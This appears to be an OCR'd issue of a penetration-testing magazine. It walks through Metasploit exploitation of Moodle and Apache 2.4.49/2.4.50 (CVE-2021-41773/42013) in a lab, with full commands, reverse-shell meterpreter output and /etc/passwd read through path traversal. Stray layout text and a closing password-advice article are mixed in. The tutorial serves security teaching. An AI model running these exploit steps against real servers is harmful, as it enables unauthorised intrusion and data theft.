   3  exploit/multi/http/moodle_teacher_enrollment_priv_esc_to_rce  2020-0
7-20       good       Yes    Moodle Teacher Enrollment Privilege Escalatio
n to RCE
```

"By exploiting these vulnerabilities, attackers can successfully install malware that survives operating system re-installations and allows the bypass of endpoint security solutions (EDR/AV), Secure Boot, and Virtualization-Based Security isolation"

- Researchers on recent vulnerabilities discovered in UEFI of vendors.

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/moodle_admin_shell_upload) > show options

Module options (exploit/multi/http/moodle_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Admin password to authenticate
                                         with
   Proxies                     no        A proxy chain of format type:ho
                                         st:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https:/
                                         /github.com/rapid7/metasploit-f
                                         ramework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing
                                         connections
   TARGETURI  /                yes       The base path to the moodle app
                                         lication
   USERNAME   admin            yes       Admin username to authenticate
                                         with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface ma
                                     y be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and use check command to see if the target is indeed vulnerable .

```
msf6 exploit(multi/http/moodle_admin_shell_upload) > set rhosts 192.168.36
.148
rhosts => 192.168.36.148
msf6 exploit(multi/http/moodle_admin_shell_upload) > set targeturi /moodle
targeturi => /moodle
msf6 exploit(multi/http/moodle_admin_shell_upload) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable. Exploitable M
oodle version 3.11.2 detected
msf6 exploit(multi/http/moodle_admin_shell_upload) >
```

Set the credentials of the administrator account .

```
msf6 exploit(multi/http/moodle_admin_shell_upload) > set username admin2
username => admin2
msf6 exploit(multi/http/moodle_admin_shell_upload) > set password ABcd1234
#
password => ABcd1234#
```

When all the options are set, execute the module as shown below.

```
msf6 exploit(multi/http/moodle_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Exploitable Moodle version 3.11.2
 detected
[*] Authenticating as user: admin2
[+] Authentication was successful with user: admin2
[*] Creating addon file
[*] Creating plugin named: dimemvuv with poisoned header: RPGZ
[*] Uploading addon
[+] Upload Successful.  Integrating addon
[*] Triggering payload
[*] Sending stage (39282 bytes) to 192.168.36.148
[+] You will need to change directories on meterpreter to get full functio
nality. Try: cd /tmp
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.148:55
286 ) at 2022-01-17 05:44:19 -0500

[*] Uninstalling plugin after 5 second delay so payload can change directo
ries

meterpreter >
meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:
39:52 UTC 2018 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: daemon
meterpreter >
```

Moodle Spelling Path RCE Module

TARGET: Moodle <= 3.11.2 **TYPE:** Remote
MODULE : Exploit **ANTI-MALWARE :** NA

There is a feature in Moodle that allows an administrator to define settings of spellcheck through web interface. However, through this module we can change the aspell path to include a command injection. This module is similar to CVE-2013-3630 but uses a different variable.

We have tested this exploit module on Moodle 3.11.2. The download information of the Moodle is given in our Downloads section. Let's see how this module works. Load the moodle_spelling_path_rce module.

```
msf6 > search moodle

Matching Modules
================

   #  Name                                                     Disclo
sure Date  Rank       Check  Description
   -  ----                                                     ------
---------  ----       -----  -----------
   0  exploit/multi/http/moodle_admin_shell_upload             2019-0
4-28       excellent  Yes    Moodle Admin Shell Upload
   1  exploit/multi/http/moodle_spelling_binary_rce            2013-1
0-30       excellent  Yes    Moodle Authenticated Spelling Binary RCE
   2  exploit/multi/http/moodle_spelling_path_rce              2021-0
6-22       excellent  Yes    Moodle SpellChecker Path Authenticated Remote
 Command Execution
   3  exploit/multi/http/moodle_teacher_enrollment_priv_esc_to_rce  2020-0
7-20       good       Yes    Moodle Teacher Enrollment Privilege Escalatio
n to RCE
```

```
msf6 > use 2
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/moodle_spelling_path_rce) > show options

Module options (exploit/multi/http/moodle_spelling_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password to authenticate
                                          with
   Proxies                     no        A proxy chain of format
                                         type:host:port[,type:hos
                                         t:port][...]
   RHOSTS                      yes       The target host(s), see
                                         https://github.com/rapid
                                         7/metasploit-framework/w
                                         iki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for ou
                                         tgoing connections
   TARGETURI  /                yes       The base path to the moo
                                         dle application
```

```
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for ou
                                          tgoing connections
   TARGETURI  /                 yes       The base path to the moo
                                          dle application
   USERNAME   admin             yes       Username to authenticate
                                           with
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inter
                                     face may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and use check command to see if the target in indeed vulnerable.

```
msf6 exploit(multi/http/moodle_spelling_path_rce) > set rhosts 192.
168.40.144
rhosts => 192.168.40.144
msf6 exploit(multi/http/moodle_spelling_path_rce) > set targeturi /
moodle
targeturi => /moodle
msf6 exploit(multi/http/moodle_spelling_path_rce) > check

[*] Sleeping 5 seconds before cleanup
[*] Authenticating as user: admin
[-] Failed login during cleanup
[*] 192.168.40.144:80 - The target appears to be vulnerable. Exploi
table Moodle version 3.8 detected
msf6 exploit(multi/http/moodle_spelling_path_rce) >
```

Then, set the credentials.

```
msf6 exploit(multi/http/moodle_admin_shell_upload) > set username admin2
username => admin2
msf6 exploit(multi/http/moodle_admin_shell_upload) > set password ABcd1234
#
password => ABcd1234#
```

After all the options are set, execute the module as shown below.

Not enough place for a quote here.

```
msf6 exploit(multi/http/moodle_spelling_path_rce) > set lhost 192.16
8.40.130
lhost => 192.168.40.130
msf6 exploit(multi/http/moodle_spelling_path_rce) > run

[*] Started reverse TCP handler on 192.168.40.130:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Exploitable Moodle version
3.8 detected
[*] Authenticating as user: admin
[*] Updating aspell path
[*] Changing spell engine to PSpellShell
[*] Triggering payload
[*] Sending stage (39282 bytes) to 192.168.40.144
[*] Meterpreter session 1 opened (192.168.40.130:4444 -> 192.168.40.
144:50446 ) at 2022-01-17 12:02:28 -0500

[*] Sleeping 5 seconds before cleanup
[*] Authenticating as user: admin
[*] Removing RCE from settings

meterpreter >
meterpreter > sysinfo
Computer     : server20043
OS           : Linux server20043 5.4.0-81-generic #91-Ubuntu SMP Thu
Jul 15 19:09:17 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >
```

As readers can see, we have a successful meterpreter session.

Moodle Teacher Enrolment Privesc RCE Module

TARGET: Moodle 3.9, 3.8 to 3.8.3, 3.7 to 3.7.6, 3.5 to 3.5.12

TYPE: Remote **MODULE : Exploit** **ANTI-MALWARE : NA**

The above mentioned versions of Moodle have a chain vulnerability through which a user with Teacher privileges can add himself as a Manager of the course. Then he can add more users and add someone with Manager privileges of the system.

After doing this, the module can use a “loginas” feature to access the system manager’s account. Then the system is reconfigured by giving rights to all users to install a plugin or theme. This uploaded malicious plugin or theme can be used to execute remote code on the target. We require credentials of a Teacher account for this module. After everything is successful, the permissions are revoked.

We have tested this exploit module on Moodle 3.9. The download information of the Moodle is given in our Downloads section. Let's see how this module works. Load the moodle_teacher_enrollment_priv_esc_to_rce module.

```
msf6 > search moodle

Matching Modules
================

   #  Name                                                     Disclo
sure Date  Rank       Check  Description
   -  ----                                                     ------
---------  ----       -----  -----------
   0  exploit/multi/http/moodle_admin_shell_upload             2019-0
4-28       excellent  Yes    Moodle Admin Shell Upload
   1  exploit/multi/http/moodle_spelling_binary_rce            2013-1
0-30       excellent  Yes    Moodle Authenticated Spelling Binary RCE
   2  exploit/multi/http/moodle_spelling_path_rce              2021-0
6-22       excellent  Yes    Moodle SpellChecker Path Authenticated Remote
 Command Execution
   3  exploit/multi/http/moodle_teacher_enrollment_priv_esc_to_rce  2020-0
7-20       good       Yes    Moodle Teacher Enrollment Privilege Escalatio
n to RCE
```

```
msf6 > use 3
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > show options

Module options (exploit/multi/http/moodle_teacher_enrollment_priv_es
c_to_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   MAXUSERS   100              yes       Maximum amount of users t
                                         o add to course looking f
                                         or admin
   PASSWORD                    yes       Password to authenticate
                                         with
   Proxies                     no        A proxy chain of format t
                                         ype:host:port[,type:host:
                                         port][...]
   RHOSTS                      yes       The target host(s), see h
                                         ttps://github.com/rapid7/
                                         metasploit-framework/wiki
```

Here there is space but no quote fitting this space.

```
   Proxies                      no        A proxy chain of format t
                                          ype:host:port[,type:host:
                                          port][...]
   RHOSTS                       yes       The target host(s), see h
                                          ttps://github.com/rapid7/
                                          metasploit-framework/wiki
                                          /Using-Metasploit
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for out
                                          going connections
   TARGETURI  /                 yes       The base path to the mood
                                          le application
   USERNAME                     yes       Username to authenticate
                                          with
   VHOST                        no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interf
                                     ace may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set all the required options and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > set rhosts 192.168.40.144
rhosts => 192.168.40.144
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > set targeturi /moodle39
targeturi => /moodle39
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > check
[*] 192.168.40.144:80 - The target appears to be vulnerable. Exploit
able Moodle version 3.9 detected
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) >
```

Set the credentials.

```
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > set username first_teacher
username => first_teacher
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > set password ABcd1234#
password => ABcd1234#
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > set lhost 192.168.40.130
lhost => 192.168.40.130
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) >
```

After all the options are set, execute the module as shown below.

```
msf6 exploit(multi/http/moodle_teacher_enrollment_p
riv_esc_to_rce) > run

[*] Started reverse TCP handler on 192.168.40.130:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Exploitable Moodle version
3.9 detected
[*] Authenticating as user: first_teacher
[*] Retrieving user info
[+] User ID: 3
[+] Course ID: 2
[+] Sessionkey: 87ZVCYdOKh
[*] Retrieving course enrollment id
[+] Enrol ID: 1
[*] Attempting to enrolin in class as manager (priv esc)
[+] Successfully enrolled
[*] Attempting to find and add a manager to class
[*] Attempting user: 2
[+] Successfully enrolled
[*] Attempting user: 3
```

```
[-] Unsuccessful
[*] Attempting user: 28
[-] Unsuccessful
[*] Attempting user: 29
[-] Unsuccessful
[*] Attempting user: 30
[-] Unsuccessful
[*] Attempting user: 31
[-] Unsuccessful
[*] Attempting user: 32
[-] Unsuccessful
[*] Attempting user: 33
[-] Unsuccessful
```

WHAT IS AVAXHOME?

```
[*] Attempting user: 99
[-] Unsuccessful
[*] Retrieving course context id
[+] Context ID: 25
[+] Found manager user IDs: ["4", "3"]
[*] Attempting loginas for user id: 4
[*] Logged in as: first manager
[+] Looks like a potentially good manager account!
[*] Attempting via new session key: XAQ4OgUy6v
[*] Checking if permissions were set successfully
[+] Manager roll full permissioned, attempting to upload shell
[*] Creating plugin named: ixxxgznn with poisoned header: XMRL
[*] Uploading addon
[+] Upload Successful.  Integrating addon
[*] Triggering payload
[*] Sending stage (39282 bytes) to 192.168.40.144
```

```
[+] You will need to change directories on meterpreter to get full f
unctionality. Try: cd /tmp
[*] Meterpreter session 1 opened (192.168.40.130:4444 -> 192.168.40.
144:38230 ) at 2022-01-18 00:19:09 -0500
[*] Uninstalling plugin
[*] Resetting permissions

meterpreter > sysinfo
Computer     : server20043
OS           : Linux server20043 5.4.0-81-generic #91-Ubuntu SMP Thu
Jul 15 19:09:17 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >
```

As readers can see we have a successful meterpreter session on the target.

Metasploit File Share Module

TARGET: Any Target with a Meterpreter Session

TYPE: Local **MODULE : POST** **ANTI-MALWARE : OFF**

This module enables pen testers to view in browser the file system of the target on which they have a meterpreter session. We have tested this module on Windows 10 on which we already have a meterpreter session with low privileges.

"This RAT possesses other capabilities, such as command execution and screen capturing, as well as the ability to download additional extensions."
-Tom Fakterman, Security Analyst on StrifeWater RAT.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4466
[*] Sending stage (175174 bytes) to 192.168.36.219
[*] Meterpreter session 1 opened (192.168.36.171:4466 -> 192.168.36.219:50
138 ) at 2022-01-18 07:21:45 -0500

meterpreter > sysinfo
Computer        : DESKTOP-OANUVGP
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-OANUVGP\admin
meterpreter >
```


Let's see how this module works. Background the current meterpreter session and load the post/multi/manage/fileshare module.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search fileshare

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Descrip
tion
   -  ----                          ---------------  ----    -----  -------
----
   0  post/multi/manage/fileshare                    normal  No     Browse
the session filesystem in a Web Browser
msf6 exploit(multi/handler) > use 0
msf6 post(multi/manage/fileshare) > show options

Module options (post/multi/manage/fileshare):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on
   SRVHOST  127.0.0.1        yes       The local host or network interfa
                                       ce to listen on. This must be an
                                       address on the local machine or 0
                                       .0.0.0 to listen on all addresses
                                       .
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connec
```

Set the Session ID of the meterpreter session and execute the module.

```
msf6 post(multi/manage/fileshare) > set session 1
session => 1
msf6 post(multi/manage/fileshare) > run

[*] Using URL: http://127.0.0.1:8080/pCeZZ8UpoIVJUrI
[*] Server started.
[*] Current directory: http://127.0.0.1:8080/pCeZZ8UpoIVJUrI/C:/Users/admi
n/Downloads
```

Open a browser and go to the URL highlighted in above image.



Directory listing for C:/Users/admin/Downloads

- ..
- desktop.ini
- shell_171_4466.exe

We can see the target system's file system.

CVE - 2021 - 41773 & CVE - 2021 - 42013 Scanner Module

TARGET: Apache 2.4.49, 2.4.50 **TYPE:** Remote
MODULE : Auxiliary **ANTI-MALWARE :** NA

Both the above mentioned versions of Apache suffer from a path traversal vulnerability. This Module scans for CVE-2021-41773 vulnerability in Apache 2.4.49 and CVE-2021-42013 vulnerabili -ty in Apache 2.4.50. This module can also display the file we want to view through path traversal.

Let's set the target first. We will be using Docker containers of the vulnerable versions. Let's first start with CVE-2021-41773.

"The end goal for Moses Staff appears to be more politically motivated than financial."

```
┌──(kali㉿kali)-[~]
└─$ docker run -dit --name CVE-2021-41773 -p 8080:80 -v /opt/apache2.4.49
:/usr/local/apache2/htdocs httpd:2.4.49
Unable to find image 'httpd:2.4.49' locally
2.4.49: Pulling from library/httpd
07aded7c29c6: Pull complete
05bb40c8f148: Pull complete
0827b74117da: Pull complete
35a526fdcc7d: Pull complete
59fed288cd32: Pull complete
Digest: sha256:dcba0d12e2362fb0c50ec524ae8aa1cca4a4ba7216617a57e7bbca2076
7e79cc
Status: Downloaded newer image for httpd:2.4.49
be6f41043cda4eb44564b6eb579c067aba6e67a0b8f559a6b53f75c48b021612

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ docker exec -it CVE-2021-41773 sed -i "0,/denied/s/AllowOverride none
/# AllowOverride None/" conf/httpd.conf


┌──(kali㉿kali)-[~]
└─$ docker exec -it CVE-2021-41773 sed -i "0,/denied/s/denied/granted/" c
onf/httpd.conf
```

```
┌──(kali㉿kali)-[~]
└─$ docker stop CVE-2021-41773

CVE-2021-41773

┌──(kali㉿kali)-[~]
└─$ docker start CVE-2021-41773

CVE-2021-41773

┌──(kali㉿kali)-[~]
└─$
```

Similarly let's start CVE-2021-42013 vulnerable container.

"Moses Staff employs ransomware post-exfiltration not for financial gain, but to disrupt operations, obfuscate espionage activity, and to inflict damage to systems to advance Iran's geopolitical goals."
-Tom Fakterman, Security Analyst on StrifeWater RAT.

```
┌──(kali㉿kali)-[~]
└─$ docker run -dit --name CVE-2021-42013 -p 8081:81 -v /opt/apache2.4.50:
/usr/local/apache2/htdocs httpd:2.4.50

Unable to find image 'httpd:2.4.50' locally
2.4.50: Pulling from library/httpd
07aded7c29c6: Already exists
05bb40c8f148: Already exists
0827b74117da: Already exists
6fdb4ffeaccd: Pull complete
91182adb0e79: Pull complete
Digest: sha256:b73a8591d3f1f170568b501ce645dc900f8f1c4c697fbc2420cae3502ab
5e02c
Status: Downloaded newer image for httpd:2.4.50
6ab3b8aee5d02ebcb8029dfba3c72b17f4422e7d54bf7a78db23f82733df84b5

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ docker exec -it CVE-2021-42013 sed -i "0,/denied/s/AllowOverride none/
# AllowOverride None/" conf/httpd.conf


┌──(kali㉿kali)-[~]
└─$ docker exec -it CVE-2021-42013 sed -i "0,/denied/s/denied/granted/" co
nf/httpd.conf


┌──(kali㉿kali)-[~]
└─$ docker exec -it CVE-2021-42013 sed -i -E "s|all denied|all granted|g;
s|#(.* cgid_.*)|\1|g" conf/httpd.conf
```

```
┌──(kali㉿kali)-[~]
└─$ docker stop CVE-2021-42013

CVE-2021-42013

┌──(kali㉿kali)-[~]
└─$ docker start CVE-2021-42013

CVE-2021-42013
```

The targets are set. Find out the target's IP address using docker inspect command.

```
┌──(kali㉿kali)-[~]
└─$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED         STATUS
          PORTS                    NAMES
be6f41043cda   httpd:2.4.49   "httpd-foreground"   2 minutes ago   Up 10
seconds   0.0.0.0:8080->80/tcp   CVE-2021-41773

┌──(kali㉿kali)-[~]
└─$ docker inspect be6f41043cda
```

Load the apache_normalize_path scanner module.

```
msf6 > use auxiliary/scanner/http/apache_normalize_path
msf6 auxiliary(scanner/http/apache_normalize_path) > show opions
[-] Invalid parameter "opions", use "show -h" for more information
msf6 auxiliary(scanner/http/apache_normalize_path) > show options

Module options (auxiliary/scanner/http/apache_normalize_path):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accep
                                         ted: CVE-2021-41773, CVE-2021-4
                                         2013)
   DEPTH      5                yes       Depth for Path Traversal
   FILEPATH   /etc/passwd      no        File you want to read
   Proxies                     no        A proxy chain of format type:ho
                                         st:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https:/
                                         /github.com/rapid7/metasploit-f
                                         ramework/wiki/Using-Metasploit
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing
```

Set all the required options as shown below. By default CVE is set to CVE-2021-42013.

```
msf6 auxiliary(scanner/http/apache_normalize_path) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 auxiliary(scanner/http/apache_normalize_path) > set rport 80
rport => 80
msf6 auxiliary(scanner/http/apache_normalize_path) > set ssl false
ssl => false
msf6 auxiliary(scanner/http/apache_normalize_path) >
```

Set action to CHECK_TRAVERSAL and execute the module.

"My primary goal of hacking was the intellectual curiosity, the seduction of adventure. - Kevin Mitnick

```
msf6 auxiliary(scanner/http/apache_normalize_path) > set action CHECK_TRAV
ERSAL
action => CHECK_TRAVERSAL
msf6 auxiliary(scanner/http/apache_normalize_path) > run

[+] http://172.17.0.2:80 - The target is vulnerable to CVE-2021-42013.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_normalize_path) >
```

The target is vulnerable. Set CVE to CVE-2021-41773. Set the required options and execute the module.

```
msf6 auxiliary(scanner/http/apache_normalize_path) > set CVE CVE-2021-4177
3
CVE => CVE-2021-41773
msf6 auxiliary(scanner/http/apache_normalize_path) > run

[+] http://172.17.0.2:80 - The target is vulnerable to CVE-2021-41773.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now, change the action to READ_FILE as shown below. Since the targets are vulnerable to path traversal we should be able to view the files. By default it is set to view the /etc/passwd file.

```
msf6 auxiliary(scanner/http/apache_normalize_path) > set action READ_FILE

action => READ_FILE
msf6 auxiliary(scanner/http/apache_normalize_path) > run

[*] Obtained HTTP response code 200.
[+] 172.17.0.2:80
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

"I could have evaded the FBI a lot longer if I had been able to control my passion for hacking." - Kevin Mitnick

CVE - 2021 - 41773 & CVE - 2021 - 42013 RCE Module

TARGET: Apache 2.4.49, 2.4.50 **TYPE:** Remote
MODULE : Exploit **ANTI-MALWARE :** NA

Both the above mentioned versions of Apache suffer from a path traversal vulnerability which enables attackers to view the intended files as CGI scripts. If these CGI scripts are also enabled for aliased paths, remote code could be executed on the target.

Let's see how this exploit works. We have used the same target as used in the above module. We can use the above same scanner module to check if the target is vulnerable to remote code inj -ection as shown below.

```
msf6 auxiliary(scanner/http/apache_normalize_path) > set rhosts 172.17.0.3
rhosts => 172.17.0.3
msf6 auxiliary(scanner/http/apache_normalize_path) > set rport 80
rport => 80
msf6 auxiliary(scanner/http/apache_normalize_path) > set action CHECK_RCE
action => CHECK_RCE
msf6 auxiliary(scanner/http/apache_normalize_path) >
```

```
msf6 auxiliary(scanner/http/apache_normalize_path) > run

[+] http://172.17.0.3:80 - The target is vulnerable to CVE-2021-42013 (mod
_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_normalize_path) >
```

If the target is vulnerable, load the apache_normalize_path_rce module as shown below.

```
msf6 > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accep
                                         ted: CVE-2021-41773, CVE-2021-4
                                         2013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:ho
                                         st:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https:/
                                         /github.com/rapid7/metasploit-f
                                         ramework/wiki/Using-Metasploit
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing
```

```
   TARGETURI  /cgi-bin          yes       Base path
   VHOST                        no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface ma
                                     y be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Dropper)


msf6 exploit(multi/http/apache_normalize_path_rce) >
```

Set the required options as shown below and use the check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set rhosts 172.17.0.3
rhosts => 172.17.0.3
msf6 exploit(multi/http/apache_normalize_path_rce) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(multi/http/apache_normalize_path_rce) > set rport 80
rport => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > check

[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://172.17.0.3:80 - The target is vulnerable to CVE-2021-42013 (mod
_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[+] 172.17.0.3:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_normalize_path_rce) >
```

After all the options are set, execute the module.

"This hacking campaign utilizes malicious PDFs, XLS files and Windows executables to deploy malicious PowerShell-based downloaders acting as initial footholds into the target's enterprise."
- Ashneer Malhotra and Vitor Ventura, Researchers at Cisco Talos on recently discovered Iranian hacking campaign that targets Turkish users."

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://172.17.0.3:80 - The target is vulnerable to CVE-2021-42013 (mod
_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://172.17.0.3:80 - Attempt to exploit for CVE-2021-42013
[*] http://172.17.0.3:80 - Sending linux/x64/meterpreter/reverse_tcp comma
nd payload
[*] Sending stage (3012548 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.3:49732 ) at
 2022-01-19 07:47:25 -0500
[!] This exploit may require manual cleanup of '/tmp/YzfaNoVc' on the targ
et

meterpreter > sysinfo
Computer     : 172.17.0.3
OS           : Debian 10.10 (Linux 5.10.0-kali7-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: daemon
meterpreter >
```

As readers can see, we have a successful meterpreter session.

This New Year, why not resolve to ditch your dodgy old passwords?

ONLINE SECURITY

Paul Haskell - Downland
Professor of Cyber security practice
Edith Cowan University

Lorries Cranor
Professor of Computer Science & Engineering & Public Policy
Carnegie Mellon University

Most of the classic New Year resolutions revolve around improving your health and lifestyle. But this year, why not consider cleaning up your pas-swords too?

We all know the habits to avoid, yet so many of us do them anyway: using predictable passwords, never changing them, or writing the-m on sticky notes on our monitor. We routinely ignore the recommendations for good passwords in the name of convenience.

Choosing short passwords containing common names or words is likely to lead to trou-ble. Hackers can often guess a person's passwor-ds simply by using a computer to work through a long list of commonly used words.

(Cont'd On Next Page)

The most popular choices have changed very little over time, and include numerical combinat-ions such as “123456” (the most common passw-ord for five years in a row), “love”, keyboard patterns such as “qwerty” and, perhaps most lud-icrously, “password” (or its Portuguese translatio-n, “senha”).

Experts have long advised against using words, places or names in passwords, although you can strengthen this type of password by jum-bling the components into sequences with a mix ture of upper- and lowercase characters, as long as you do it thoroughly.

Complex rules often lead users to choose a word or phrase and then substitute letters with numbers and symbols (such as “Pa33w9rd!”), or add digits to a familiar password (“password12”) But so many people do this that these technique-s don’t actually make passwords stronger.

It’s better to start with a word or two that isn’t so common, and make sure you mix things up with symbols and special characters in the middle. For example, “wincing giraffe” could be adapted to “W1nc1ng_!G1raff3”

These secure passwords can be harder to remember, to the extent you might end up havi-ng to write them down. That’s OK, as long as yo-u keep the note somewhere secure (and definite ly not stuck to your monitor).

Reusing passwords is another common error – and one of the biggest. Past data leaks, such as that suffered by LinkedIn in 2012, mean billions of old passwords are now circulating among cyber criminals.

This has given rise to a practice called “credential stuffing” – taking a leaked password from one source and trying it on other sites. If you’re still using the same old password for mult-iple email, social media or financial accounts, you’re at risk of being compromised.

Pro Tip : Use A Password Manager

